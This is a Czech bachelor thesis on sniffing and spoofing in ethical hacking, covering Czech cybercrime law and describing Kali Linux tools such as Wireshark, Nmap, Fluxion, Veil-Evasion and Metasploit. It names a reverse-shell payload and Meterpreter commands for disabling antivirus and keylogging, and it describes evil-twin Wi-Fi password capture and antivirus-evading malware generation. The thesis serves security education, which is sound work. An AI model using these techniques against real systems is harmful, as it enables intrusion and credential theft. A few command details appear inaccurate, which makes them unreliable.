Univerzita Hradec Králové
Fakulta informatiky a managementu
Katedra informačních technologií

Problematika Sniffing & Spoofing v etickém hackingu

Bakalářská práce

Autor: Jan Ježek
Studijní obor: Informační managment

Vedoucí práce: Mgr. Josef Horálek, Ph.D.
Katedra informačních technologií

Hradec Králové Srpen 2023

Prohlášení:

Prohlašuji, že jsem bakalářskou/diplomovou práci zpracoval samostatně a s použitím uvedené literatury.

V Hradci Králové dne 10.8.2023 Jan Ježek

Poděkování:

Děkuji vedoucímu bakalářské práce Mgr. Josefu Horálekovi, Ph.D. za metodické vedení práce.

Obsah

Anotace

Tato bakalářská práce se zabývá problematikou sniffingu a spoofingu v etickém hackingu. Cílem práce je analyzovat tyto techniky, studovat jejich principy a využití v praxi a zvážit etické aspekty související s jejich používáním. Práce se zaměřuje na vysvětlení konceptů sniffingu a spoofingu, jejich rozdílů, typů a nástrojů spojených s těmito technikami.

V rámci práce je podrobně popsána funkcionalita nástrojů jako jsou Wireshark, Nmap, Fluxion, Veil-Evasion a Metasploit, které jsou součástí Kali Linuxu a umožňují provádění analýzy sítě, skenování zranitelností a využívání zranitelností k testování a zabezpečení systémů.

Důraz je kladen na etické aspekty a legální používání těchto technik. Práce se zabývá otázkou dodržování etických směrnic, právních předpisů a povolení vlastníků systémů při provádění etického hackingu. Jsou diskutovány právní zákony, které se týkají hackingu a kybernetické bezpečnosti v České republice.

Praktické příklady a demonstrace nástrojů jako je Reaver, Miranda a Metasploit jsou poskytnuty pro lepší pochopení a použití těchto technik v reálných scénářích.

Výsledky práce poskytují ucelený přehled o sniffingu a spoofingu v etickém hackingu a mohou sloužit jako základ pro další výzkum v oblasti zabezpečení počítačových systémů. Práce přináší vhled do problematiky etického hackingu a zdůrazňuje důležitost dodržování etických zásad, právních předpisů a povolení při používání těchto technik.

Klíčová slova: sniffing, spoofing, etický hacking, Kali Linux, Wireshark, Nmap, Fluxion, Veil-Evasion, Metasploit, právní zákony, kybernetická bezpečnost.

Annotation

This bachelor thesis deals with the issue of sniffing and spoofing in the context of ethical hacking. The aim of the thesis is to analyse these techniques, study their principles and practical applications, and consider the ethical aspects involved in their use. The thesis focuses on explaining the concepts of sniffing and spoofing, their differences, types and tools associated with these techniques.

The thesis details the functionality of tools such as Wireshark, Nmap, Fluxion, Veil-Evasion and Metasploit, which are part of Kali Linux and allow network analysis, vulnerability scanning and the exploitation of vulnerabilities to test and secure systems.

Emphasis is placed on the ethical aspects and legal use of these techniques. The thesis addresses the issue of adherence to ethical guidelines, legislation and permissions of system owners when performing ethical hacking. The legal laws concerning hacking and cybersecurity in the Czech Republic are discussed.

Practical examples and demonstrations of tools such as Reaver, Miranda and Metasploit are provided to better understand the implementation and use of these techniques in real scenarios.

The results of the paper provide a comprehensive overview of sniffing and spoofing in ethical hacking and can serve as a basis for further research in the area of computer systems security. The thesis provides insight into ethical hacking and highlights the importance of adhering to ethical principles, regulations and permissions when using these techniques.

Keywords: sniffing, spoofing, ethical hacking, Kali Linux, Wireshark, Nmap, Fluxion, Veil-Evasion, Metasploit, legal laws, cybersecurity.

1 Úvod

Tato bakalářská práce je zaměřená na problematiku sniffingu a spoofingu v rámci etického hackingu. Téma etického hackingu se stává stále důležitějším v souvislosti s rostoucím významem kybernetické bezpečnosti a ochrany dat. Cílem mé práce je prozkoumat možnosti, jak pomocí nástrojů v prostředí Kali Linuxu provádět tyto útoky, a zároveň upozornit na rizika, která s sebou tyto techniky přinášejí.

V první části práce se zaměřím na vysvětlení základních pojmů, které se v této problematice vyskytují. Budu popisovat, co je to etický hacking, jaké jsou základní metody útoků a co znamenají pojmy sniffing a spoofing. V další části se budu věnovat popisu konkrétních nástrojů, které jsou v Kali Linuxu k dispozici pro provádění těchto útoků. Konkrétně se zaměřím na nástroje jako nmap, fluxion a aircrack-ng, veil-evasion, které jsou nejčastěji používané.

V závěru práce budou shrnuty výsledky výzkumu a zhodnotím, jaké jsou přínosy a rizika, která s sebou tyto techniky přinášejí. Doufám, že tato práce přispěje k lepšímu porozumění této problematice a pomůže vytvořit bezpečnější prostředí v oblasti kybernetické bezpečnosti a ochrany dat.

1.1 Rešerše

Sniffing a spoofing jsou dvě běžné techniky používané při etickém hackingu. Sniffing znamená zachytávání a shromažďování dat proudících v síti, zatímco spoofing zahrnuje vydávání se za jiný subjekt za účelem získání neoprávněného přístupu nebo oklamání uživatelů. Obě techniky představují významné bezpečnostní hrozby a jsou předmětem rozsáhlého výzkumu v oblasti informatiky a informační bezpečnosti.

Kybernetických útoků přibývá a kybernetičtí zločinci každým dnem vyvíjejí stále důmyslnější metody, jak narušit bezpečnost svých cílů. Sniffing je jednou z nejdůležitějších technik, která útočníkovi umožňuje shromažďovat informace o zranitelnostech zařízení, protokolů a aplikací, které lze v cílové síti zneužít. Spočívá především v pasivní analýze provozu vyměňovaného v síti a vzhledem k jeho povaze je takovou činnost obtížné odhalit. Tato práce se zabývá existujícími technikami a nástroji využívanmi ke sniffingu, a také jak zmírnit dopad této metody. Na základě těchto podkladů je navrhnuta nová metoda detekce založená na měření, která pomocí sondování síťového provozu a technik strojového učení odvodí, zda je na podezřelém počítači aktivní sniffovací software. Prezentované experimentální výsledky dokazují, že navrhované řešení je účinné.

Spoofingové útoky mohou mít různé formy, včetně falšování mobilních stanic Integrated System Digital Network (MSISDN), falšování IP adres a falšování DNS (Park & You, 2022). Tyto útoky využívají zranitelnosti síťových protokolů a systémů k oklamání uživatelů nebo k získání neoprávněného přístupu. Například v síti 5G lze falešné základnové stanice použít k provádění útoků sniffing a spoofing (Park & You, 2022).

K řešení bezpečnostních hrozeb, které sniffing a spoofing představuje, výzkumníci navrhli různá protiopatření. Jedním z přístupů je zavedení bezpečných metod výměny tajných klíčů mezi hostitelskými a hostovanými operačními systémy ve virtualizovaných systémech (Yadav et al., 2020). To zajišťuje, že data vyměňovaná mezi systémy jsou šifrována a chráněna před útoky sniffing nebo spoofing. Kromě

toho byly vyvinuty bezpečné a důvěryhodné modely pro zmírnění rizik spojených s těmito útoky (Yadav et al., 2020).
Výzkumná komunita se také zaměřila na vývoj technik pro detekci a prevenci spoofingových útoků. Konference a vědecké časopisy, jako je APSIPA Annual Summit and Conference, ICASSP a INTERSPEECH, zaznamenaly nárůst výzkumných prací o detekci spoofingu (Kamble et al., 2020). Tyto dokumenty pojednávají o nedávném pokroku v detekci spoofingu a výzvách s tím spojených.

V kontextu ověřování mluvčího (nahrávce mluvené řeči) představují spoofingové útoky významnou hrozbu. Předstírání identity, přehrávání, syntéza řeči a konverze hlasu jsou některé z útoků spoofingu, které byly studovány. Pro detekci a zmírnění těchto útoků byla vyvinuta protiopatření, ale je zapotřebí budoucí výzkum, který zajistí adekvátní ochranu proti vyvíjejícím se technikám spoofingu (Wu et al., 2015).

Závěrem lze říci, že sniffing a spoofing jsou kritickými bezpečnostními hrozbami používané v etickém hackování. Vědci navrhli různá protiopatření k odhalení a prevenci těchto útoků. Stále však existuje potřeba dalšího výzkumu s cílem vyvinout robustnější a obecnější protiopatření na ochranu proti vyvíjejícím se technikám spoofingu. Pro usnadnění vývoje a testování těchto protiopatření by měly být vytvořeny standardní soubory dat a vyhodnocovací protokoly (Wu et al., 2015).

Metoda penetračního testování WiFi založená na systému Kali Linux, která je rozdělena do čtyř fází: příprava, sběr informací, simulace útoku a hlášení, pomáhá testovat zranitelnost sítě. Pomocí metod monitorování, skenování, zachycování, analýzy dat, prolamování hesel, podvržení falešného bezdrátového přístupového bodu a dalších metod je v simulačním prostředí zpracováno penetrační testování sítě WiFi pomocí systému Kali Linux. Výsledky experimentů (Gregorczyk, M., 2020) ukazují, že metoda testování průniku do sítě WiFi pomocí systému Kali Linux má dobrý vliv na zlepšení hodnocení bezpečnosti sítě WiFi.
Autoři Cisar, P., & Pinter, R. [3] se ve svém článku zabývají problematikou etického hackingu a bezpečnosti počítačových systémů. Když se hovoří o bezpečnosti informačního systému, myslí se tím tři základní atributy systému: důvěrnost,

integrita a dostupnost. Existují různé postupy s cílem identifikovat existující bezpečnostní slabiny a posoudit bezpečnost. Jedním z nich je použití operačního systému Kali Linux s integrovanými účinnými nástroji speciálně přizpůsobenými pro realizaci různých typů útoků. Příspěvek podává obecný přehled některých nástrojů systému Kali Linux. Nespornou výhodou tohoto operačního systému je rozsáhlá sbírka různých hackerských nástrojů ve formátu na jednom místě, což významně usnadňuje posuzování zranitelností a testování bezpečnosti.

Nárůst počítačové kriminality a útok na jižní americký plynovod kdy bylo požadované výkupné zdůrazňují potřebu zabezpečení našich počítačových a síťových systémů. Jednou z bezpečnostních metod, kterou používají odborníci na bezpečnost informačních systémů, je hackování sítí pomocí nástrojů penetračního testování. V článku Tigner, M., Wimmer, H., & Rebman, C. M. (2021) [4], je přezkoumáno a analyzováno 18 různých nástrojů pokrývajících 6 různých oblastí. Analýza je zakončena diskusí o tom, jak mohou podniky a bezpečnostní profesionálové tyto nástroje využívat, aby pomohli předcházet útokům, udržet integritu kybernetického prostoru organizace a snížit náklady.

2 Etický hacking

Hacking je poměrně široký obor, který zahrnuje různá témata a je součástí informačního světa již přibližně 50 let. První známý případ hackingu se objevil na MIT.

Cílem hackingu je hledání potenciálních vstupních bodů do počítačového systému nebo počítačové sítě a následné úspěšné proniknutí do nich. Hacking se obvykle provádí za účelem získání neoprávněného přístupu do počítačové sítě nebo systému s cílem poškodit síť nebo systém nebo ukrást citlivá data uložená v počítači.

V česku podléhá hacking § 230 trestního zákoníku a je trestným činem.

Pokud je hacking prováděn za účelem testování zranitelností počítačového nebo síťového systému, je legální, dokud nedojde k zásahu do počítačové sítě nebo počítače další osoby, která o hackování nebyla obeznámena anebo s ním nesouhlasí.

Hacker se obvykle snaží nejprve seznámit se s cíleným zařízením a jeho fungováním, poté využít jeho slabá místa a škodit nebo krást data.

Etický hacking se tedy provádí za účelem analyzování chyb či nedostatků v systému a jejich následnou eliminace.

2.1 České zákony a hacking

Pokud bychom měli mluvit o hackingu v České republice, pravděpodobně by nás nejvíce zajímalo, jaký zákon zde existuje, aby se zabránilo neoprávněnému přístupu k počítačovým systémům a síťovým zařízením, a jaký trest může být za takové činy udělen.

V České republice je trestný čin hackingu upraven zákonem č. 40/2009 Sb., tedy trestním zákoníkem, konkrétně §230 a §231.

Tyto paragrafy říkají, že není dovoleno neoprávněně přistupovat k počítačovému systému, síti či nosiči informací. Pokud tedy uživateli není přístup udělen správcem systému, neměl by se ani pokoušet o vniknutí. Zákony trestají nejen poškození systému, ale i nakládání s informacemi, které by hacker při útoku získal.

Zákony se zabývají také poškozením z nedbalosti, tzn. postih může čekat i toho, kdo umožní vstup do systému/sítě třetí straně. Příkladem takového jednání může být,

když uživatel nechá puštěný a odemknutý počítač a odejde od něj a mezitím by se k zařízení dostala třetí strana, která by neměla vidět informace na počítači.
Sniffing samotný pak dále upravuje paragraf §182, který říká, že je zakázané porušit tajemství dopravovaných zpráv. I když tedy hacker pouze je neoprávněně připojený na síť a odchytává komunikaci, už tím páchá trestný čin a v případě dopadení je možné jej podle těchto zákonů soudit/trestat.

2.2 Proč řešit zabezpečení sítě

Zabezpečení sítě má chránit data kolující mezi zařízeními na této síti. Bezpečnost sítě by neměla být pouze jednorázová, ale měla by se postupem času updatovat. Hrozby v počítačové síti jsou v poslední době stále větší, a s tím stoupá i potřeba zabezpečení. Hrozba pro síťový systém závisí na tom, jak je síť zranitelná, a tato zranitelnost obvykle vzniká v důsledku jakéhokoli slabého místa, které se může v systému vyskytnout a které může vytvořit mezeru pro přístup k síti a manipulovat s ní nebo se systémy na této síti. Běžné zabezpečení sítě může obstarávat antivirový program, silná hesla, antispyware nebo taky firewall. Vše zmíněné by mělo být přítomné na každé stanici v síti, aby se maximalizovalo zabezpečení. Obecně platí, že čím složitější síť, tím více bezpečnostních chyb se zde nachází. Největší riziko pro síť způsobují nezkušení a nepozorní uživatelé.

2.3 Sniffing

Pomocí nástrojů v Kali Linux je sniffing proces sledování a zachycování všech paketů proudících určitou sítí. Jedná se o metodu "odposlouchávání telefonní linky" s cílem zjistit podrobnosti konverzace. Zachytávat ze sítě se dají různé druhy informací, jsou tomu třeba: emailová komunikace, FTP hesla, konfigurace routeru, webové přenosy. Pokud je sada portů podnikových přepínačů ponechána otevřená, může jeden z jejich zaměstnanců odposlouchávat provoz celé sítě. Kdokoli, kdo se nachází na stejném fyzickém místě, se může pomocí ethernetového kabelu připojit k síti nebo pomocí bezdrátového připojení získat přístup k síti a odposlouchávat všechna data. Jinými slovy, sniffing umožňuje sledovat chráněný i nechráněný provoz všeho druhu. Útočící strana může za správných okolností a při použití správných

protokolů získat informace, které lze využít k dalším útokům, nebo způsobit vlastníkovi sítě nebo systému jiné problémy.

2.3.1 Wireshark

Nejrozšířenějším nástrojem pro "odposlouchávání" komunikace na síti je wireshark. Wireshark zachycuje pakety kolující v síti a v grafickém prostředí je zobrazuje. Umožňuje filtrovat dle požadovaných kritérií. Specializuje se na kontrolu paketů příchozího i odchozího provozu v síťových protokolech. Program obsahuje řadu funkcí pro analýzu různých typů komunikace, například bezdrátového provozu a šifrovacích technologií, jako jsou IPSec a WPA/WPA2. Wireshark se používá k vyhledávání podezřelých dat, díky možnosti zkoumání paketů v reálném čase. Původní název pro tento program je Ethereal, ten byl v roce 2006 změněn na Wireshark. Umožňuje uživatelům zobrazit a prohlížet provoz, který je přenášen po síti. Nástroj byl navržen s řadou funkcí. Jednou z těchto funkcí je možnost sledovat hovory přes internetový protokol (VoIP) pomocí provozu, který Wireshark zachytil. Další funkcí je podpora nástroje pro živé čtení dat a analýzu sítě v různých sítích.
Mezi klíčové funkce Wiresharku patří:

- Schopnost zachytávat a zobrazovat detailní informace o jednotlivých síťových paketech
- Možnost filtrovat a hledat pakety podle různých kritérií, včetně zdrojové a cílové IP adresy, portu, protokolu a dalších parametrů
- Schopnost dekódovat různé protokoly, včetně TCP/IP, DNS, HTTP, FTP, SSH a mnoha dalších
- Možnost vizualizovat a analyzovat síťový provoz pomocí grafů a statistik

Wireshark lze použít pro různé úkoly v oblasti síťového zabezpečení, jako například:

- Identifikace bezpečnostních hrozeb a anomálií v síťovém provozu
- Zjišťování a analýza síťových útoků, jako jsou DoS útoky, malware, phishing a další
- Monitorování a diagnostika síťových problémů a výkonnosti
- Testování a ověřování bezpečnostních opatření sítě

- Wireshark je vysoce flexibilní a přizpůsobitelný nástroj, který může být použit pro mnoho různých úkolů v oblasti síťového zabezpečení a diagnostiky sítě.

2.4 Spoofing

Pomocí falešné e-mailové adresy, jména, telefonního čísla, textové zprávy nebo adresy URL webové stránky může podvodník oběti namluvit, že komunikuje se spolehlivým a známým zdrojem. Tato technika se nazývá spoofing. Při spoofingu se často mění jedno písmeno, číslo nebo symbol, aby komunikace na první pohled vypadala jako pravá. Můžete například obdržet e-mail z falešné domény "ceska-posta.com", která se vydává za e-mail od společnosti Česká pošta.

2.4.1 Jak funguje

Hackeři se při spoofingu snaží získat důvěru cíle a spoléhají na to, že přesvědčí cíl o tom, že přijímaná komunikace je autentická. Často k přesvědčení cíle, aby sdělil informace, zmínit známou/renomovanou značku stačí například falešný e-mail, který se vydává za e-mail od společnosti Amazon, se může zmínit o problému s nedávným nákupem, což cíl přiměje kliknout na odkaz, aby zjistil více informací. Oběť pak bude odeslána na falešnou přihlašovací stránku, kde nechtěně zadá své uživatelské jméno a heslo, nebo si z tohoto odkazu může stáhnout malware.
Podvodné zprávy mohou mít mnoho různých podob, například podvržený e-mail, podvržená textová zpráva, podvržená identifikace volajícího, podvržená adresa URL a podvržená GPS. Spoofeři se v podstatě snaží proniknout do jakéhokoli druhu online komunikace s cílem ukrást data.

2.4.2 Typy spoofingu

EMAIL

Odesílání e-mailů s fiktivními adresami odesílatelů se nazývá e-mailový spoofing. Tento postup se často používá jako součást phishingových útoků, jejichž cílem je krádež osobních údajů, vyžádání platby nebo infikování počítače škodlivým softwarem. Tuto strategii používají jak nepoctiví inzerenti, tak i podvodníci. Aby

oběti oklamali a přesvědčili je, že e-mail pochází od jejich banky nebo jiného důvěryhodného zdroje, odesílají podvodníci e-maily s podvrženým řádkem "Od:".

SMS

Podvržené textové zprávy (SMS), často známé jako smishing, jsou srovnatelné s falešnými e-maily. Odesílatel textové zprávy se tváří jako důvěryhodná instituce, například banka, aby útočník nalákal na sdělení osobních údajů, může požádat, aby cíl kontaktoval určité číslo nebo klikl na odkaz ve zprávě.

URL

Útočníci vytvoří falešnou webovou stránku, aby od obětí shromažďovali údaje nebo do jejich počítačů stahovali malware. Oběti mohou být například vyzvány, aby se přihlásily pomocí svého uživatelského jména a hesla poté, co jsou přesměrovány na webovou stránku, která se tváří jako stránka jejich banky nebo firmy vydávající kreditní karty. Pokud oběť naletí a přihlásí se, může podvodník zadané údaje použít k přihlášení na původní webové stránky a získat přístup k jejím účtům.

GPS

Cíl GPS spoofingu je zcela jiný. Vysíláním falešných signálů GPS nebo použitím jiných technik se snaží oklamat přijímač GPS, aby si myslel, že se nachází na jiném místě nebo cestuje jiným směrem. Ačkoli existuje technologie, která může učinit kohokoli zranitelným, v tuto chvíli je pravděpodobnější, že GPS spoofing bude využíván v boji nebo hráči (například hráči Pokémon GO), než že by se zaměřoval na uživatele či počítačové sítě.

Man-in-the-middle

Oběť, strana, se kterou se oběť pokouší navázat kontakt, a "muž uprostřed", který konverzaci zachytí, jsou tři strany zapojené do těchto spoofingových útoků. Spoofer se snaží odposlouchávat konverzaci nebo předstírá, že je jednou ze stran. Cílem je zachytit citlivé, důležité nebo potenciálně výnosné informace (např. přihlašovací údaje a informace o kreditních kartách). Ukradené údaje mohou být prodány třetí straně, použity ke krádeži identity nebo ke schválení finančních transakcí.

IP Spoofing

K tomuto druhu podvodu dochází, když je původní adresa internetového protokolu (IP) změněna na falešnou s cílem utajit nebo zamaskovat místo, odkud jsou data odesílána nebo vyžadována. Původní IP adresa je zfalšována tak, aby se zdálo, že

pochází ze spolehlivého zdroje, ale ve skutečnosti za ní stojí neidentifikovaná třetí strana.

Uživatelé mohou svou IP adresu a polohu skrýt pomocí služeb virtuální privátní sítě (VPN), což je přijatelné i z důvodů ochrany soukromí nebo při cestách do zahraničí. Obecně platí, že jako spoofing úrok může být označováno veškeré chování, kde se jedna strana (útočník/hacker) snaží podvrhnout nějaký prvek jako známý, a tím "nachytat" oběť, aby se dostala k potřebným datům nebo provedla útok.

3 Kali Linux

Kali Linux 1.0 byl vydán v roce 2013. Za vytvoření stojí společnost Offensive Security. Kali Linux je distribuce založená na na Deabian Linux. Je nástupcem BackTrack lLnux. Je určen pro testování bezpečnosti sítě, zařízení a jejich dat. V Kali je několik set nástrojů, které jsou určeny pro nejrůznější úkoly v oblasti zabezpečení informací. Kali Linux využívají jak bezpečnostní profesionálové, tak hackeři (v případě této práce půjde pouze o testování bezpečnosti v kontrolovaném prostředí). Odborníci na počítačovou bezpečnost, kteří pomáhají při identifikaci zranitelností sítě. Vzhledem k tomu, že Kali Linux je pouze distribuce Linuxu, je před jeho použitím pro skenování a penetrační testování nutné znát fungování operačního systému a používat vhodné nástroje.
Nástroje v Kali jsou propojeny i s dalšími linuxovými distribucemi. Výhodou Kali je, že jakmile je operační systém nainstalován, je k dispozici široký výběr bezpečnostních nástrojů. Pro provádění penetračních testů poskytuje Kali Linux řadu nástrojů, které pomáhají profesionálům mapovat tři různé kategorie zranitelností: zranitelnosti návrhu, zranitelnosti implementace a zranitelnosti provozu. Chyby ve specifikacích softwaru lze využít k identifikaci slabých míst návrhu. Chyby v softwaru se řadí do kategorie implementačních zranitelností, zatímco chybná konfigurace softwaru vede k provozním zranitelnostem.

Kali Linux je specializovaná linuxová distribuce navržená pro penetrační testování a etické hackingové účely. Kali Linux obsahuje více než 600 předinstalovaných nástrojů pro penetrační testování, forenzní analýzu a bezpečnostní hodnocení. Distribuce byla vytvořena jako nástroj pro testování a zlepšování zabezpečení sítě a počítačových systémů.
Distribuce Kali Linux je zdarma a open-source, což umožňuje uživatelům volně používat, upravovat a šířit software.
Kali Linux je vybaven mnoha funkcemi, které usnadňují etický hacking a penetrační testování, jako jsou:

- Předinstalované nástroje pro útoky na různé operační systémy, síťové služby a protokoly

- Podpora pro různé typy útoků, jako jsou zranitelnost skenování, útoky typu DoS a DDoS, bruteforce útoky a další
- Možnost instalace dalších nástrojů a balíčků pomocí balíčkovacího systému.
- Podpora pro virtualizaci a kontejnerizaci, což umožňuje uživatelům testovat různé konfigurace a scénáře v izolovaném prostředí
- Možnost vytváření vlastních nástrojů a skriptů pro automatizaci úkolů

Kali Linux se také pravidelně aktualizuje, aby zahrnoval nejnovější nástroje a bezpečnostní opravy. To umožňuje uživatelům držet krok s nejnovějšími trendy v oblasti penetračního testování a zabezpečení sítě.

3.1 Virtuální prostředí


V bakalářské práci bude použito virtuální prostředí VMware Workstation, které poskytuje snadno ovladatelné nástroje pro virtualizaci operačních systémů. VMware Workstation umožňuje vytváření, správu a spouštění virtuálních strojů (VMs) na jednom fyzickém počítači. Tímto způsobem lze izolovat a simulovat různé operační systémy, což je ideální pro provádění různých experimentů, testování softwaru nebo provádění bezpečnostních analýz.

Pro práci byla vybrána oficiální verze Kali Linuxu, kterou lze snadno stáhnout z oficiálních stránek Kali Linuxu. Důležité je zajistit, že stažený obraz Kali Linuxu je ověřen a nebyl upraven, aby se minimalizovala pravděpodobnost škodlivého obsahu. Zvolená verze Kali Linuxu byla nainstalována jako virtuální stroj ve VMware Workstation.

Použití virtuálního prostředí VMware Workstation v kombinaci s Kali Linuxem poskytuje bezpečné a izolované prostředí pro provádění etického hackingu a bezpečnostních analýz.

3.2 Konfigurace Kali

Pro testování se samotný Kali linux musí nastavit tak, aby jej bylo možné připojit do sítě. Kontrola nastavení sítě se provede příkazem v terminálu “`ifconfig`”.



Příkaz pak zobrazí následující informace:

Název rozhraní: Název rozhraní je název, který se používá pro identifikaci rozhraní. V tomto případě "eth0" pro ethernetové připojení k síti.

IP adresa: IP adresa je jedinečný identifikátor přidělený každému zařízení v síti. Může být buď IPv4 nebo IPv6.

Maskovací síť: Maskovací síť určuje rozsah IP adres, které jsou dostupné v dané síti. Pomocí maskovací sítě můžete určit, zda jsou dvě zařízení v síti dostupná mezi sebou. Broadcast adress: Broadcastová adresa je adresa, která slouží k doručení zprávy všem zařízením v síti. Pokud je poslána zpráva na broadcastovou adresu, všechna zařízení v síti ji obdrží. MAC adresa: MAC adresa je fyzická adresa přidělená síťovému adaptéru. Každý síťový adaptér má jedinečnou MAC adresu. MTU: (Maximum Transmission Unit) je maximální velikost datového paketu, který může být přenesen po síti. Stav rozhraní: Stav rozhraní zobrazuje, zda je rozhraní zapnuté nebo vypnuté a zda jsou vysílání a příjmy dat povoleny. Takto nastavená síť bude použita dále v práci při testování jednotlivých případů.

Pro účely této práce byl vytvořen virtuální počítač, na který byl nainstalován OS Kali Linux.

3.3 Nmap

Network mapper (Nmap), jak už název napovídá, je skupina nástrojů umožňující provádět skenování sítě. Provádění bezpečnostních skenů s cílem zjistit, zda jsou v systému nebo síti aktivní služby nebo porty. V operačním systému Kali Linux je již Nmap předinstalovaný.

Nmap nejprve odešle ICMP ping9 a zahájí skenování portů. Pokud je přítomen firewall, ping ICMP selže a Nmap v důsledku toho ohlásí "hostitel je mimo provoz". Pokud je ping úspěšný, skenování portů může začít. Výchozí služby běžící na portu se odhalí provedením skenování výchozího portu. Při použití příkazu `nmap -V [IP-Address]` se Nmap dotáže na přesnou službu, která je aktivní na každém skenovaném portu.

3.4 Fluxion

Jak již bylo řečeno, tak uživatelé jsou nejslabším článkem každé sítě. Fluxion je nástroj, který kombinujete technickou a sociální oblast problematiky. Fluxion je pro svou funkci závislý na různých balíčcích, jako jsou aircrack-ng, map, bc, dhcpdetc. Tyto balíčky se automaticky instalují při prvním spuštění Fluxionu. Skenováním prostředí může Fluxion použít proces handshake k získání hashů šifrování WPA/WPA2. To nástroji pomůže vytvořit novou síť Wi-Fi se stejným názvem, jako má cíl. Fluxion mohou hackeři využít k oklamání nezkušených uživatelů prozrazení jejich hesla do sítě. Tento nástroj využívá k ovládání chování přihlašovací stránky a celého skriptu handshake WPA. Fluxion lze použít k zachycení WPA hesla a jeho hlavní výhodou je, že k prolomení nepoužívá žádný seznam slov ani útok na klíče, uživatel je jednoduše podveden, aby jej zadal.

3.5 Veil-Evasion

Veil-Evasion je nástroj napsaný v jazyce python, který generuje spustitelný soubor (malware) který je schopen obejít antivirový program. Veil-Evasion funguje tak, že provádí různé techniky maskování a změn kódu malwaru, aby se vyhnul detekci antivirovými programy. Používá techniky jako je komprese, šifrování, vkládání do legitimních souborů a další metody, které ztěžují detekci a analýzu malwaru. Tímto

způsobem může být vytvořen malware, který prochází běžnými bezpečnostními opatřeními a detekčními systémy. Veil-Evasion poskytuje uživatelům rozhraní příkazového řádku, které umožňuje generovat různé typy malware, jako jsou trojské koně, backdoory a další škodlivý kód. Uživatelé mohou konfigurovat různé parametry a volby, aby dosáhli požadovaného výstupu. Nástroj poskytuje také možnosti testování malware na běžných antivirových skenerech, aby se ověřilo, zda byl úspěšně skryt před detekcí.

3.6 Miranda

Miranda je aplikace určená k vyhledávání a zasahování do tzv. UPnP zejména směrovače. Miranda je založena na jazyku Python a některé z jejích UPnP mají schopnost aktivně i pasivně zjišťovat zařízení UPnP a zároveň také zjišťovat typy zařízení UPnP, akce, služby, proměnné a provádět jednoduchý výčet pomocí jediného příkazu. Rovněž koreluje proměnné stavu služeb s jejich akcemi a jsou identifikovány jako vstupní nebo výstupní proměnné. Miranda má také možnost ukládat všechna data do jediné datové struktury, aby bylo možné zobrazit celý její obsah.

3.7 Metasploit

Metasploit je nejuznávanějším frameworkem pro zneužívání zranitelností v oblasti kybernetické bezpečnosti. Používají ho jak začátečníci, tak bezpečnostní profesionálové a je nejlepší volbou pro hackování existujících systémů, sítí, operačních systémů nebo aplikací. Framework Metasploit je opensource projekt, a proto jeho tvůrci udržují databázi se všemi nalezenými zranitelnostmi a možnými útoky. Metasploit lze použít k vyhledávání zranitelností v systému. Metasploit je dodáván s knihovnou „payloadů“, nejběžnější z nich je `windows/meterpreter/reverse_tcp`. V systému Meterpreter je několik důležitých příkazů, např. `checkvm`, `get countermeasure`, `killav`, `keylogrecorder` a `shell`. Tyto příkazy mohou shromažďovat citlivé informace o systému nebo provádět škodlivé úlohy, jako je deaktivace antiviru nebo záznam zadávání na klávesnici. Metasploit kombinuje praktiky klasického hackování a dostávání se do systému silou se znalostmi sociálního inženýrství, má tedy také

spoustu možností, jak zmást či oklamat uživatele tak, aby sám vyzradil všechny důležité informace pro převzetí kontroly nad systémem.

